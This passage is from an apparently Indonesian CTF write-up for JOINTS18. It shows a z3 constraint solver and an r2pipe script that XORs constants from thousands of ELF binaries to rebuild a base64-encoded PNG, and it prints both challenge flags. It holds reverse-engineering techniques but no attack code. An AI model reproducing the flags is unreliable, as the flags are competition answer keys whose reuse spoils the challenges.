s.add(flag[0xD] + flag[0x9] == secret[41])
s.add(flag[0x9] + flag[0x1] == secret[32])
s.add(flag[0xD] + flag[0x5] == secret[24])
s.add(flag[0x7] + flag[0x3] == secret[16])
s.add(flag[0xF] + flag[0xB] == secret[17])
s.add(flag[0xB] + flag[0x3] == secret[8])
s.add(flag[0xF] + flag[0x7] == secret[0])

if s.check() == sat:
      model = s.model()
      raw = ''.join([chr(model[x].as_long()) for x in flag])
      print(raw)
else:
      print('Nope :(')
```

Jalankan solver,

```
λ › python2 solve.py
thisissecretflag
```

Flag: JOINTS18{thisissecretflag}

ELF Binary per Second (150 pts)

Diberikan ~8200 binary ELF, dengan format, cek pada fungsi xor.

```
[0x00400470]> pdf @ sym.xor
┌ (fcn) sym.xor 26
│   sym.xor ();
│           ; var int local_8h @ rbp-0x8
│           ; var int local_4h @ rbp-0x4
│           ; CALL XREF from 0x004005aa (main)
│           0x00400566  55           push rbp
│           0x00400567  4889e5       mov rbp, rsp
│           0x0040056a  c745f8670000.  mov dword [local_8h], 0x67
│           0x00400571  c745fc0e0000.  mov dword [local_4h], 0xe
│           0x00400578  8b45f8       mov eax, dword [local_8h]
│           0x0040057b  3345fc       xor eax, dword [local_4h]
│           0x0040057e  5d           pop rbp
└           0x0040057f  c3           ret
```


Dapat diselesaikan dengan XOR dua bilangan pada rbp+4 dan rbp+8.
Parsing banyak binary dapat dilakukan dengan scripting radare2.
Berikut kodenya,

```
import sys
from base64 import b64decode

try:
      import r2pipe
except ImportError as err:
      print("Error while importing module r2pipe: %s" % str(err))
      sys.exit(0)

flag = ''

for binary in range(0, 8288):
      r2 = r2pipe.open('./compiled/{}'.format(binary))
      r2.cmd('aa')

      rsp4 = r2.cmdj('pdj 1 @ sym.xor+4')[0]
      assert(rsp4['type'] == u'mov')
      a = int(rsp4['disasm'].split(', ')[-1], 16)

      rsp8 = r2.cmdj('pdj 1 @ sym.xor+11')[0]
      assert(rsp8['type'] == u'mov')
      b = int(rsp8['disasm'].split(', ')[-1], 16)
```

```
     r2.quit()

     flag += chr(a ^ b)
     # print(binary)

with open('flag.txt', 'wb') as f:
     f.write(flag)

with open('flag.png', 'wb') as f:
     f.write(b64decode(flag))
```

Variable `flag` merupakan encoding base64, decode dengan b64decode() lalu didapatkan flag

```
λ › file flag.png
flag.png: PNG image data, 640 x 400, 8-bit/color RGBA, non-interlaced
```



Flag is : sha256("UGM")

Flag:
JOINTS18{1f2b4b1ac18fda01dcc4f25561c3ca30a198db6315d6e8f8a0f6b99892ba8162}